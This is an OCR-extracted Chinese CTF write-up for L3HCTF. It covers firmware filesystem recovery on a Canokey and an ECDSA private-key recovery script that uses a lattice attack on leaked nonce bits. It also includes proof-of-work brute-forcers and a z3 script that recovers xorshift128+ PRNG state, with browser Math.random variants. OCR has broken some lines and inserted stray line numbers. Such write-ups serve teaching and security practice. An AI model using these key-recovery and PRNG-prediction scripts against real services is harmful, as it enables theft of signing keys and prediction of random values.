
L3HCTF{v41v3#_@@w4d_h4ppy!uNmUng3}

can0key

IDA加载固件，参考公开的源码获得加载文件系统需要的关键参数和偏移量：

```
int littlefs_init()
{
  unsigned int v0; // r3

  if ( MEMORY[0x1FFF75E0] != 0xFFFF )
  {
    v0 = (MEMORY[0x1FFF75E0] << 10) & 0x3FFFC00;
    if ( v0 < 0x40000 )
      DBG_MSG("[ERR] %s(%d): FLASH_SIZE=0x%x, less than required, may not work\n", "littlefs_init", 11
  }
  memzero(&g_lfs_config, 0x48);
  g_lfs_config.read = &block_read + 1;
  g_lfs_config.prog = &block_prog + 1;
  g_lfs_config.erase = &block_erase + 1;
  g_lfs_config.sync = &block_sync + 1;
  *(_QWORD *)&g_lfs_config.read_size = 0x800000001i64;
  g_lfs_config.block_cycles = 100000;
  g_lfs_config.cache_size = 128;
  g_lfs_config.lookahead_size = 16;
  g_lfs_config.read_buffer = &lfs_read_buffer;
  g_lfs_config.prog_buffer = &lfs_prog_buffer;
  g_lfs_config.block_size = 2048;
  g_lfs_config.block_count = 128 - (((unsigned int)&lfs_begin >> 11) & 0x1EFFFF);
  g_lfs_config.lookahead_buffer = &unk_2000023C;
  DBG_MSG(
    "[DBG] %s(%d): Flash base %p, %u blocks (%u bytes)\r\n",
    "littlefs_init",
    133,
    &lfs_begin,
    128 - (((unsigned int)&lfs_begin >> 11) & 0x1EFFFF),
    2048);
  return sub_800C298(&g_lfs_config);
}
```

```
int __fastcall block_read(const struct lfs_config *c, uint32_t block, uint32_t off, void *buffer, uint32_t size)
{
  memcpy(buffer, (char *)&lfs_begin + 2048 * block + off, size);
  return 0;
}
```



官方提供了用USB/IP模拟一张虚拟卡片的功能，对fabrication.c中的文件系统加载参数进行修改之后，导入公钥直接解密即可：


```
❯ gpg --card-status
Reader ...........: Canokeys Canokey [OpenPGP PIV OATH] (00000000) 00 00
Application ID ...: D2760001240103040F1D0000000000000
Application type .: OpenPGP
Version ..........: 3.4
Manufacturer .....: unknown
Serial number ....: 00000000
Name of cardholder: [未设定]
Language prefs ...: [未设定]
Salutation .......:
URL of public key : [未设定]
Login data .......: [未设定]
Signature PIN ....: 非强制
Key attributes ...: ed25519 cv25519 rsa2048
Max. PIN lengths .: 64 64 64
PIN retry counter : 3 0 3
Signature counter : 0
Signature key ....: D5C4 88AA 3C93 2804 55F4  DD08 363E 4A3F BAEE 4329
      created ....: 2021-11-11 15:23:45
Encryption key....: 4FB2 61B1 BDE7 4FE3 D91C  6E1F 41B2 1910 6421 AD4A
      created ....: 2021-11-11 15:23:45
Authentication key: [none]
General key info..: [none]
```

```
harryc in harry-ms7c37 in ~
❯ gpg --import /tmp/naivekun.asc
gpg: 密钥 363E4A3FBAEE4329：公钥 “naivekun (naivekun's can0key) <naivekun0817@gmail.com>” 已导入
gpg: 处理的总数：1
gpg:               已导入：1

harryc in harry-ms7c37 in ~
❯ gpg --decrypt /tmp/flag.txt.gpg
gpg: 由 255 位的 ECDH 密钥加密，标识为 41B219106421AD4A，生成于 2021-11-11
      “naivekun (naivekun's can0key) <naivekun0817@gmail.com>”
L3HCTF{[redacted]
```

L3HCTF{SmaRtcaRdNeedHarDwa3er0oTofTrust}

Welcome

打开题目描述中的链接加入 Discord Server，在 announcement 频道下可以发现有 flag。



Survey

Crypto：

EzCEDSA

发现有k的部分泄露，然后搜索发现工具https://github.com/bitlogik/lattice-attack

然后照例写代码

（主程序单独写代码，然后放了基本可以直接跑的版本，需要配置好环境之后将以下文件都放入lattice-attack文件夹里）

Python

```python
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from pwn import *
q=process('./pysha.sh' )
s=input("plz input the pc:\n")
```

```python
s=s.split(" ")
port=int(s[-1])
p=remote(s[-2],port)
from Crypto.Util.number import *
s=p.recvuntil("XXXX+".encode("utf-8"))
s=p.recvuntil(")".encode("utf-8"))
la=s[:-1]
s=p.recvuntil("== ".encode("utf-8"))

s=p.recvuntil("\n".encode("utf-8"))
sha=s[1:-1]
q.recvuntil("?:".encode("utf-8"))
q.sendline(str(la)[2:-1].encode("utf-8"))
q.recvuntil("ans:".encode("utf-8"))
q.sendline(str(sha)[2:-1].encode("utf-8"))

s=q.recvuntil("\n".encode("utf-8"))
ans=s[:-1]
print(ans)
q.close()
p.sendline(ans)
print(p.recvuntil(":".encode("utf-8")))
pubkey=eval(p.recvline())
data={}
'''
{
    "curve": curveString,
    "public_key": [pubx, puby],
    "message": [a,b,c,...], // In case same message for all signatures
    "known_type": "LSB"/"MSB",
    "known_bits": 6
    "signatures": [ {"r": intR, "s": intS, "kp": leakednoncepart }, {...}, ...
]
}
'''
from tqdm import tqdm
from os import system
data["curve"]="SECP256K1"
data["public_key"]=[pubkey[0],pubkey[1]]
#data["message"]="0".encode("utf-8")
data["known_type"]="LSB"
data["known_bits"]=8
data["signatures"]=[]
for i in tqdm(range(100)):
    p.recvuntil("ge:".encode("utf-8"))
    p.sendline("0".encode("utf-8"))
    p.recvuntil("r =".encode("utf-8"))
```

```python
    r=int(p.recvline())
    p.recvuntil("s =".encode("utf-8"))

    s=int(p.recvline())
    p.recvuntil("kp =".encode("utf-8"))
    kp=int(p.recvline())
    p.recvuntil("hash =".encode("utf-8"))
    hsh=int(p.recvline())
    (data["signatures"]).append({"r":r,"s":s,"kp":kp,"hash":hsh})

f=open("data.json","w")
import json
f.write(json.dumps(data))
f.close()

system("python3 lattice_attack.py -f data.json")
d=eval(input("plz input the ans\n"))
p.sendline(str(d).encode("utf-8"))
p.interactive()
```

```
CII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("s =")
/home/zuni-w/Desktop/pow1.py:57: BytesWarning: Text is not bytes; assuming AS
CII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("kp =")
/home/zuni-w/Desktop/pow1.py:59: BytesWarning: Text is not bytes; assuming AS
CII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("hash =")
100%|████████████████████████████████████| 100/100 [00:22<00:00,  4.40it/s]

 ——— Lattice ECDSA Attack ———
Loading data from file data1.json
Running with 8 bits of k (LSB)
Starting recovery attack (curve SECP256K1)
Constructing matrix
Solving matrix ...
LLL reduction
Key found \o/
0×45af34c8cdfef56fcb4f45f7c285467e07d4809445d0eb886ab7791176fc6383

[*] Switching to interactive mode
Give me dA
$ 3151914909307486832788974398528166291921168166025276400664934678007052320038
7
L3HCTF{c7b7e21f60fd1e2deb233fcfd7ebfa12}[*] Got EOF while reading in interact
ive
$
```

---

p0o0w

粗略的爆破，看大致功能。

Python

```python
import hashlib
from pwn import *
context.log_level='debug'
def PoW(part,hash_value):
    #part = "e78ba23fa3c57"
    #hash_value = "7dd352349a7fdc4fd5d301b9d0da9e387448a7f2d910c73cc3d227258f333c8e"
    p=part.decode()
    hash_value=hash_value.decode()
    for i in range(16**(16-len(part))):
        token = p + hex(i)[2:].zfill(16-len(part))
        if(hashlib.sha256(token.encode("ascii")).hexdigest()==hash_value):
            print(token)
            return token
r=remote("121.36.201.164",9999)

r.recvuntil(b"show me your powerrrrrrrr~\n")

count = 0
while(1):
    r.recvuntil(b"sha256(")
    part = r.recvuntil(b"*")[:-1]
    log.info(part)
    r.recvuntil(b"== ")
    hash = r.recvline()[:-1]
    log.info(hash)
    r.recvuntil("tell me the ? in sha256(?):")
    result=PoW(part,hash)
    r.sendline(result)
    count+=1
    log.warn(count)


```

Python

```python
from pwn import *
from hashlib import sha256
import threading
context.log_level='debug'
```

```
prev=b''
#hash_value='f0cf6ad5949dbd069a407c9a36464cd04a09a94b194b4a07ea8a1559b5375960'
flag=1
ans=''
s='0123456789abcdef'
now_time=0
p=[]
ss=[]
b=b''
def dfs(k,n):
    global b
    if k==n:
        p.append(b)
        return
    for i in s:
        b+=i.encode()
        dfs(k+1,n)
        b=b[:-1]
    if k==0:
        print(str(n)+':done')
        return p

def pow_():
    global flag,ans,ss
    while flag:
        x=ss[0]
        ss.pop(0)
        #print(sha256(prev+x).hexdigest())
        #print(len(que[now_time]))
        if sha256(prev+x).hexdigest()==hash_value.decode():
            flag=0
            ans=prev+x
            print('-------------------------------------------------
>'+x.decode())

def get_hash_value():
    global hash_value,prev
    io.recvuntil(b'sha256(')
    prev=io.recvuntil('*')[:-1]
    io.recvuntil(b'== ')
    hash_value=io.recvline()[:-1]

    success('hash_value:'+hash_value.decode())
    success('prev:'+prev.decode())

que=[]
que.append(dfs(0,3))
```

```
que.append(dfs(0,4))
que.append(dfs(0,5))
print('start')
#print(que)
#do prev
io=remote('121.36.201.164',9999)
thread_number=64

ss=que[now_time]
flag=1
print('=============1===============')
get_hash_value()
thread_list=[]
for i in range(thread_number):
    thread = threading.Thread(target=pow_)
    thread.start()
    thread_list.append(thread)
for i in thread_list:
    i.join()
io.sendlineafter(b'sha256(?):',ans)
now_time+=1

ss=que[now_time]
flag=1
print('=============2===============')
get_hash_value()
thread_list=[]
for i in range(thread_number):
    thread = threading.Thread(target=pow_)
    thread.start()
    thread_list.append(thread)
for i in thread_list:
    i.join()
io.sendlineafter(b'sha256(?):',ans)
now_time+=1

ss=que[now_time]
flag=1
print('=============3===============')
get_hash_value()
thread_list=[]
for i in range(thread_number):
    thread = threading.Thread(target=pow_)
    thread.start()
    thread_list.append(thread)
for i in thread_list:
    i.join()
io.sendlineafter(b'sha256(?):',ans)
```

```
now_time+=1



io.interactive()
```

跑到后面就直接不行了。。

在逆向师傅们的帮助下找到了随机数生成器是xorshiftxor+，发现能爆四个出正好可以用来恢复随机数，然后找到一些文档写脚本。

主通信脚本：

Python

```python
from pwn import *
from hashlib import sha256
p=remote("121.36.201.164",9999)
l=process("./xor.sh")
print(l.recvline())
p.recvuntil("rrr~\n")
table=b"1234567890abcdef"
from itertools import product
def find_pow(m1,ans,i,m2set):
    for j in m2set:
        m2=bytes(j)
        m2=m1+m2
        q=sha256()
        q.update(m2)
        d=q.hexdigest().encode("UTF-8")
        if ans in d:
            p.recvuntil(b"(?):")
            print(m2)
            l.sendline(m2)
            p.sendline(m2)
            return m2
import threading

for i in range(3,7):
    s=p.recvline()
    #print(s)
    m1=s[7:s.find(b"*")]
    ans=s[28:-1]
    t=product(table,repeat=i)

    for j in range(256):
        thread=threading.Thread(target=find_pow,args=(m1,ans,i,t))
        thread.start()
```

```
print(l.recvline())
print(l.recvline())
print(l.recvline())
print(l.recvline())
print(l.recvline())
print(l.recvline())
def pad(x):
    return b"0"*(16-len(x))+x
for i in range(7,16):
    s=l.recvline()
    print(pad(s[6:-1]))
    p.sendline(pad(s[6:-1]))
    print(p.recvline())

p.interactive()
```

随机数逆向脚本：

Apache

```
import sys
import math
import struct
import random
from z3 import *

MASK = 0xFFFFFFFFFFFFFFFF

# xor_shift_128_plus algorithm
def xs128p(state0, state1, browser):
    s1 = state0 & MASK
    s0 = state1 & MASK
    s1 ^= (s1 << 23) & MASK
    s1 ^= (s1 >> 17) & MASK
    s1 ^= s0 & MASK
    s1 ^= (s0 >> 26) & MASK
    state0 = state1 & MASK
    state1 = s1 & MASK
    if browser == 'chrome':
        generated = state0 & MASK
    else:
        generated = (state0 + state1) & MASK

    return state0, state1, generated

# Symbolic execution of xs128p
def sym_xs128p(slvr, sym_state0, sym_state1, generated, browser):
```

```
    s1 = sym_state0
    s0 = sym_state1
    s1 ^= (s1 << 23)
    s1 ^= LShR(s1, 17)
    s1 ^= s0
    s1 ^= LShR(s0, 26)
    sym_state0 = sym_state1
    sym_state1 = s1
    if browser == 'chrome':
        calc = sym_state0
    else:
        calc = (sym_state0 + sym_state1)

    condition = Bool('c%d' % int(generated * random.random()))
    if browser == 'chrome':
        impl = Implies(condition, LShR(calc, 12) == int(generated))
    elif browser == 'firefox' or browser == 'safari' :
        # Firefox and Safari save an extra bit
        impl = Implies(condition, (calc & 0x1FFFFFFFFFFFFF) == int(generated))
    else:

        impl = Implies(condition, (calc & 0xFFFFFFFFFFFFFFFF) == int(generate
d))
    slvr.add(impl)
    return sym_state0, sym_state1, [condition]

def reverse17(val):
    return val ^ (val >> 17) ^ (val >> 34) ^ (val >> 51)

def reverse23(val):
    return (val ^ (val << 23) ^ (val << 46)) & MASK

def xs128p_backward(state0, state1, browser):
    prev_state1 = state0
    prev_state0 = state1 ^ (state0 >> 26)
    prev_state0 = prev_state0 ^ state0
    prev_state0 = reverse17(prev_state0)
    prev_state0 = reverse23(prev_state0)
    # this is only called from an if chrome
    # but let's be safe in case someone copies it out
    if browser == 'chrome':
        generated = prev_state0
    else:
        generated = (prev_state0 + prev_state1) & MASK
    return prev_state0, prev_state1, generated

# Print 'last seen' random number
#   and winning numbers following that.
```

```
# This was for debugging. We know that Math.random()
#   is called in the browser zero times (updated) for each page click
#   in Chrome and once for each page click in Firefox.
#   Since we have to click once to enter the numbers
#   and once for Play, we indicate the winning numbers
#   with an arrow.
def power_ball(generated, browser):
    # for each random number (skip 4 of 5 that we generated)
    for idx in range(len(generated[4:])):
        # powerball range is 1 to 69
        poss = list(range(1, 70))
        # base index 4 to skip
        gen = generated[4+idx:]
        # get 'last seen' number
        g0 = gen[0]
        gen = gen[1:]
        # make sure we have enough numbers
        if len(gen) < 6:
            break
        print(g0)

        # generate 5 winning numbers
        nums = []
        for jdx in range(5):
            index = int(gen[jdx] * len(poss))
            val = poss[index]
            poss = poss[:index] + poss[index+1:]
            nums.append(val)

        # print indicator
        if idx == 0 and browser == 'chrome':
            print('--->', end='')
        elif idx == 2 and browser == 'firefox':
            print('--->', end='')
        else:
            print('    ', end='')
        # print winning numbers
        print(sorted(nums), end='')

        # generate / print power number or w/e it's called
        double = gen[5]
        val = int(math.floor(double * 26) + 1)
        print(val)

# Firefox nextDouble():
    # (rand_uint64 & ((1 << 53) - 1)) / (1 << 53)
# Chrome nextDouble():
    # (state0 | 0x3FF0000000000000) - 1.0
```

```
# Safari weakRandom.get():
    # (rand_uint64 & ((1 << 53) - 1) * (1.0 / (1 << 53)))
def to_double(browser, out):
    if browser == 'chrome':
        double_bits = (out >> 12) | 0x3FF0000000000000
        double = struct.unpack('d', struct.pack('<Q', double_bits))[0] - 1
    elif browser == 'firefox':
        double = float(out & 0x1FFFFFFFFFFFFF) / (0x1 << 53)
    elif browser == 'safari':
        double = float(out & 0x1FFFFFFFFFFFFF) * (1.0 / (0x1 << 53))
    else :
        double = out
    return double


def main():
    # Note:
        # Safari tests have always turned up UNSAT
        # Wait for an update from Apple?
    # browser = 'safari'
    browser = ''
    # browser = 'firefox'
    print('BROWSER: %s' % browser)

    # In your browser's JavaScript console:
    # _ = []; for(var i=0; i<5; ++i) { _.push(Math.random()) } ; console.log
(_)
    # Enter at least the 3 first random numbers you observed here:
    # Observations show Chrome needs ~5
    dubs = [
        0.5368584449767335, 0.883588766746984, 0.7895949638905317,
        0.5106241305628436, 0.49965622623126693]
    if browser == 'chrome':
        dubs = dubs[::-1]
    dubs=[0x75c912e6167548ba,0xa9639dbec276c1f7,0xa88855fffe406b3a,
            0xde1351be2dcdd21c]
    dubs=[]
    for i in range(4):
        dubs.append(int(input(),16))
    print(dubs)
    # from the doubles, generate known piece of the original uint64
    generated = []
    for idx in range(len(dubs)):
        if browser == 'chrome':
            recovered = struct.unpack('<Q', struct.pack('d', dubs[idx] + 1))[0
] & (MASK >> 12)
        elif browser == 'firefox':
```

```
168             recovered = dubs[idx] * (0x1 << 53)
169         elif browser == 'safari':
170             recovered = dubs[idx] / (1.0 / (1 << 53))
171         else :
172             recovered = dubs[idx]
173         generated.append(recovered)
174 
175     # setup symbolic state for xorshift128+
176     ostate0, ostate1 = BitVecs('ostate0 ostate1', 64)
177     sym_state0 = ostate0
178     sym_state1 = ostate1
179     slvr = Solver()
180     conditions = []
181 
182     # run symbolic xorshift128+ algorithm for three iterations
183     # using the recovered numbers as constraints
184     for ea in range(len(dubs)):
185         sym_state0, sym_state1, ret_conditions = sym_xs128p(slvr, sym_state0,
    sym_state1, generated[ea], browser)
186         conditions += ret_conditions
187 
188     if slvr.check(conditions) == sat:
189         # get a solved state
190         m = slvr.model()
191         state0 = m[ostate0].as_long()
192         state1 = m[ostate1].as_long()
193         slvr.add(Or(ostate0 != m[ostate0], ostate1 != m[ostate1]))
194         if slvr.check(conditions) == sat:
195             print('WARNING: multiple solutions found! use more dubs!')
196         print('state', state0, state1)
197 
198         generated = []
199         # generate random numbers from recovered state
200         for idx in range(20):
201             if browser == 'chrome':
202                 state0, state1, out = xs128p_backward(state0, state1, browser)
203                 out = state0 & MASK
204             else:
205                 state0, state1, out = xs128p(state0, state1, browser)
206 
207             double = to_double(browser, out)
208             print('gen', hex(double))
209             generated.append(double)
210 
211         # use generated numbers to predict powerball numbers
212        # power_ball(generated, browser)
213     else:
214         print('UNSAT')
```

```
215
216 main()
```

```
c302282eb594e74e7522a5dc7cfe2a74901a9f7228cf\n'
b'6a4cb40ba44a9857'
b'tell me the ? in sha256(?):sha256(6a4cb40*********) == 6c0ed0666ed007119baa
12e5991779ed5de3b17fef04c5b5ed0ec33b97abb1f6\n'
b'57f8cfc3ede892cf'
b'tell me the ? in sha256(?):sha256(57f8cf*********) == 6f3768b28eff2f3225e0
f1d5c19919e0452631d3b3c3aa30601daba404656391\n'
b'f7d9e8a606b1d199'
b'tell me the ? in sha256(?):sha256(f7d9e**********) == bd78d93bfec54beb7653
dd88d525df1d60799fb1b03d591893bfea3d1487ddf0\n'
b'cdda5a10628aec40'
b'tell me the ? in sha256(?):sha256(cdda**********) == 04e70482e5d597e50577
c6e4883c71a4fcdd0f143cb18f67a253dee6e38d3e2c\n'
b'0703e8f99df7426b'
b'tell me the ? in sha256(?):sha256(070**********) == 1f5fdec5564628f80e04
67370fda3b7b23bca9d949c5f7774d7ce5ba98c5cf6b\n'
b'40f7f272b033d9e2'
b'tell me the ? in sha256(?):sha256(40**********) == 65357023a8f6faf511fa
0233bb3e9d35c55ebd93f000ab5cb0471c12dfa66920\n'
b'd7453c092f5c0df0'
b'tell me the ? in sha256(?):sha256(d**********) == cb93114bf23504400561
db915424502f269bf3c30698de6c9d5d9ea56ced32ce\n'
[*] Switching to interactive mode
tell me the ? in sha256(?):L3HCTF{93017e02f353d6ed2c58643e9363b1bdbb7e3b05edb
6cc9dbcde9e96fbc427f3}
[*] Got EOF while reading in interactive
$ zsh: suspended (signal)  python3 pow2.py
```